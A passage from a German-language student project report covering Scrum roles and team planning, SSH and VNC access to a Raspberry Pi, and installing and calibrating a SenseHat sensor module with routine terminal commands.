


Abbildung 4 Gantt-Diagramm - Sebastian Maier



## 4.3.2 Jakob Oitner




Abbildung 5 Gantt Diagramm Jakob Oitner

## 4.3.3 Gabriel Strohbichler




Abbildung 6 Gantt Diagramm Gabriel Strohbichler

## 4.4 Scrum – agile Entwicklungsmethode

### Das Wort Agil:

Die wortwörtliche Übersetzung von agil bedeutet schnell und beweglich. Im Bezug zur Projektentwicklung versteht man unter agilem Arbeiten Flexibilität, um kundenspezifische Änderungen rasch umzusetzen. Weiters werden bei agilen Methoden Ergebnisse sofort in kleineren Stücken geliefert, das bedeutet es gibt schnell eine Rückmeldung vom Auftraggeber und Kunden.[3]

### Wo finden agile Methoden Anwendung?

Überall wo in Teams gearbeitet wird, sowie die Aufgabenstellung über einen längeren Zeitraum, circa 1-4 Wochen stattfindet, ist agiles Arbeiten vorteilhaft. In der Praxis findet es große Anwendung in der Entwicklungsbranche, wie eben im Softwarebereich. Entstanden sind diese Ansätze aus den Agilen Manifest im Jahre 2001. [4]

### Vorteile der agilen Softwareentwicklung:

Die Vorteile liegen klar in der Effektivität und dem Ergebnis. Scrum funktioniert in Zyklen, nach jedem Zyklus gibt es einen Rückblick mit dem Auftraggeber (in Englisch Stakeholders), und auch intern gibt es ein Review. Man bespricht die positiven Entwicklungen, und wo es Probleme gegeben hat. Fehler in der Planung können zusätzlich schnell erkannt werden. Dazu zählt eine falsche Zeiteinschätzung oder eine nicht wunschgemäße Umsetzung.[5]

### Wie funktioniert Scrum?

Scrum ist wie Kanban eine agile Methode. Es basiert auf verschiedenen Rollen im Projekt. Jede Rolle hat verschiedene Aufgaben. Rollen bei Scrum [6] :

Agile Methoden wie Scrum finden nur in Teams Anwendung, das Team besteht aus dem Product Owner, dem Scrum Master und einigen Team Mitgliedern.

Der **Product Owner** ist für das finale Produkt verantwortlich. Seine Aufgabe ist die Maximierung des Wertes, der durch das Team geschaffen wird. Der Product Owner steht dem Stakeholder am nächsten und ist damit zuständig, regelmäßigen Kontakt zu halten. Weiters verwaltet er das Product Backlog, das aus einer Liste von Einzelteilen des Projekts besteht.

Der **Scrum Master** ist für die Umsetzung von Scrum im Projekt zuständig. Er coached das Team, beseitigt Hindernisse und moderiert den Ablauf. Dabei ist sein Ziel die Team Member zu unterstützen und im Scrum Prozess auszubilden. Das Ziel ist, den Mehrwert von Scrum auf Team Member zu übertragen, inhaltlich greift der Scrum Master nicht ein.

Jeder **Team Member** hat den Auftrag die Aufgaben des Sprints zeitgemäß und komplett umzusetzen. Dabei ist jeder für seine Organisation selbst zuständig.

### Ablauf:

Der Product Owner bekommt für einen Auftrag von einem Stakeholder. Dieser Auftrag wird vom Product Owner in kleinere Stücke zerlegt und im Product Backlog nach Wichtigkeit gereiht. Am Beginn des Sprints trifft sich das ganze Team im sogenannten Sprint-Planning-Meeting. Die Team Member nehmen so viele Aufgaben aus dem Product Backlog wie sie in dem folgenden Zyklus umsetzen können. Das Team spaltet die gewählten Aufgaben nochmals in kleinere Arbeitspakete auf und fertigt daraus das Sprint Backlog. Wichtig dabei ist, das Enddatum des Sprints ändert sich nie.

Jeder Arbeitstag beginnt mit einem Daily Scrum, das ganze Team trifft sich dabei kurz, um über aktuelle Themen und Probleme im Projekt zu sprechen. Danach arbeiten alle Team Member, um diese Tasks zu erledigen. Im Burndown/up Chart kann während des Sprints gesehen werden, ob der Fortschritt dem Geplanten entspricht.

Am Ende jedes Sprints gibt es zwei Rückblicke: Mit dem Auftraggeber wird das Sprint Review abgehalten und mit den Team Members das Sprint Retrospektive. Ein Rückblick ist enorm wichtig, um aus Fehlern zu lernen garantiert, dass der Kunde zufrieden ist.

Diese Grafik gewährt hier einen guten Überblick über den Ablauf eines Sprints:




Abbildung 7 Scrum Framework [7]

## Scrum in dieser Arbeit

Als Board ist KanbanFlow verwendet worden. Dieses ist kostenlos und bietet eine einfache Bedienung. Mit einem Scrum Board wird der tägliche Fortschritt dokumentiert. Die Rollen wurden wie folgt aufgeteilt:

- Sebastian Maier als Product Owner
- Gabriel Strohbichler als Scrum Master
- Jakob Oitner als Team Member

Da die Arbeit in einem kleinen Team erfolgte, beträgt die Organisation des Scrum Prozesses nur einen kleinen Teil. Die Hauptrolle jeder Person ist Team Member. Dies ist ein Ausschnitt des Boards und stellt die Tasks im Sprint 10 dar:




Abbildung 8 Ausschnitt KanbanFlow Oberfläche Sprint 10

Die Zuständigkeiten werden in Farben gegliedert. Für grüne Tasks ist Jakob Oitner zuständig, für blaue Tasks Sebastian Maier und für rote Tasks ist Gabriel Strohbichler zuständig.

In **To-do** werden die Aufträge aus dem Product Backlog gegliedert. In **Progress** sind alle Aufgaben enthalten, die derzeit bearbeitet werden. In **testing** werden alle Aufträge verschoben, die erledigt, jedoch noch nicht auf Funktionsfähigkeit überprüft wurden. Der **Done** Ordner zeigt die komplett erledigten Tasks an. Das Scrum Backlog ist in einem eigenen Board gegliedert worden.

## 5 Grundlagen und Methoden (Jakob Oitner)

### 5.1 Verbindungsaufbau mit Raspberry Pi

#### 5.1.1 Verbindung über PuTTY und VNC Viewer

##### 5.1.1.1 Allgemein über PuTTY

PuTTY ist ein Tool, um eine SSH(Secure Shell), Telnet-, Remote login oder serielle Verbindung mit einem andere Gerät herzustellen. Der Client, der eine Verbindung zum Server herstellt, wird durch PuTTY zur Verfügung gestellt. Die Verbindung kann entweder über IP-Adresse oder den Host Namen hergestellt werden. Dem anderen Gerät kann damit über ein Terminal Befehle gesendet werden.

##### 5.1.1.2 Allgemein über VNC Viewer

VNC Viewer wird verwendet, um Maus- und Tastatureingaben von einem Client auf einen Server zu übertragen und eine Bildschirmübertragung herzustellen.

##### 5.1.1.3 SSH Verbindung über PuTTY

Um auf den Raspberry Pi zuzugreifen wird eine SSH Verbindung aufgebaut, wobei dieser über ein LAN-Kabel mit dem Rechner verbunden werden muss. Dabei muss der Verbindungstyp „SSH“ ausgewählt werden. Diese Verbindung kann entweder über eine fixe IP-Adresse hergestellt werden, die man vorher vergeben muss, oder mit dem standardmäßigen Host Namen „raspberrypi.local“.





Abbildung 9 PuTTY Client

Wird der Raspberry Pi erkannt, benötigt man den Benutzernamen und das Passwort. Der Standardbenutzername lautet „pi“ mit dem Passwort „raspberrypi“. War der Verbindungsaufbau erfolgreich, erscheint ein Terminal, über das man dem Raspberry Pi Befehle senden kann.




```
pi@raspberrypi: ~  
login as: pi  
pi@raspberrypi.local's password:  
Linux raspberrypi 5.10.103-v7+ #1530 SMP Tue Mar 8 13:02:44 GMT 2022 armv7l  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Mar 20 18:49:02 2022  
  
SSH is enabled and the default password for the 'pi' user has not been changed.  
This is a security risk - please login as the 'pi' user and type 'passwd' to set  
a new password.  
  
pi@raspberrypi:~$
```

Abbildung 9 Terminal nach erfolgreicher Verbindung

#### 5.1.1.4 Bildschirmübertragung über VNC Viewer

Nach gelungener Verbindung wird der VNC Viewer geöffnet. Hier gibt es ein Feld, in dem man die IP-Adresse des Raspberry Pis oder den Host Namen eingeben muss, um lokal den Bildschirminhalt des anderen Gerätes anzeigen zu lassen.



Ihr Adressbuch enthält derzeit keine Computer.

Melden Sie sich bei Ihrem RealVNC-Konto an, um Teamcomputer automatisch zu ermitteln.

Oder geben Sie die IP-Adresse bzw. den Hostnamen von VNC Server in die Suchleiste ein, um direkt eine Verbindung herzustellen.

Abbildung 10 VNC Viewer Startseite

In die Zeile, wo „VNC Server-Adresse eingeben oder suchen“ steht wird der Host Name „raspberrypi.local“ eingegeben. Danach gelangt man zu einem Anmeldefenster. Dabei werden die gleiche Anmeldedaten wie bei PuTTY benötigt.




Abbildung 10 Anmeldefenster

### 5.1.2 Verbindung über HDMI-Kabel

Es besteht auch die Möglichkeit, auf den Raspberry Pi über einen externen Monitor durch die HDMI-Schnittstelle zuzugreifen. Dazu muss vorerst eine Verbindung über VNC aufgebaut werden und folgender Befehl in die Konsole eingegeben werden:

```
vcgencmd display_power 1
```

Abbildung 11 HDMI aktivieren

Über diesen Befehl wird dem Raspberry erlaubt, über den HDMI-Ausgang das Bild auszugeben. Dabei ist zu beachten, dass der Bildschirm vor dem Booten verbunden sein muss, sonst wird kein Bild angezeigt. Um im Nachhinein einen externen Monitor benützen zu können gibt es einen Befehl, der es ermöglicht, während dem Betrieb das Bild auf einen Monitor zu übertragen:

```
/opt/vc/bin/tvservice -p
```

Abbildung 12 Befehl, um Monitor im Nachhinein zu benutzen



## 5.2 Datenerfassung

### 5.2.1 Allgemeines über SenseHat

Der SenseHat ist ein Erweiterungsmodul für den Raspberry Pi. Dieser umfasst diverse Sensoren wie Beschleunigungs-, Gyro-, Temperatur-, Luftfeuchtigkeits- oder Luftdrucksensor, einem Magnetometer, einer LED-Matrix und einem Joystick.

### 5.2.2 Installation der SenseHat Library

Um die SenseHat Library zu installieren, muss folgender Befehl in das Terminal eingegeben werden:

```
sudo apt install sense-hat
```

Abbildung 10 Terminalbefehl zur Installation

Im Verzeichnis „/etc“ wird ein ini-File mit dem Titel RTIMULib.ini erzeugt. Darin stehen die Standardsettings vor der Kalibrierung.

### 5.2.3 Sensorkalibrierung

Für die Kalibrierung müssen folgende Befehle ausgeführt werden:

```
sudo apt update
sudo apt install octave -y
cd
cp /usr/share/librtimulib-utils/RTellipsoidFit ./ -a
cd RTellipsoidFit
RTIMULibCal
```

Abbildung 11 Terminalbefehl zur Kalibrierung

Führt man den letzten Befehl aus, kommt man zu einem Menü, bei dem man auswählen kann, ob man entweder den Beschleunigungssensor oder das Magnetometer kalibrieren will. Da nur der Beschleunigungssensor von Relevanz ist, muss ein kleines „a“ in die Kommandozeile eingegeben werden. Laut Anleitung[8] soll der Sensor auf jeder Achse einen Minimal- und Maximalwert bekommen, indem die ausgewählte Achse aktiviert wird und der Sensor in alle möglichen Richtungen bewegt und geneigt werden soll. Nach vollständiger Kalibrierung werden durch die Eingabe von einem „s“ die Daten in RTIMULib.ini abgespeichert. Über die folgenden Befehle wird das ini-File nach „/etc“ kopiert und eine lokale Kopie gelöscht:

```
rm ~/.config/sense_hat/RTIMULib.ini  
sudo cp RTIMULib.ini /etc
```

Abbildung 12 Terminalbefehl zum Entfernen der lokalen Kopie

#### 5.2.4 Von Go auf Python

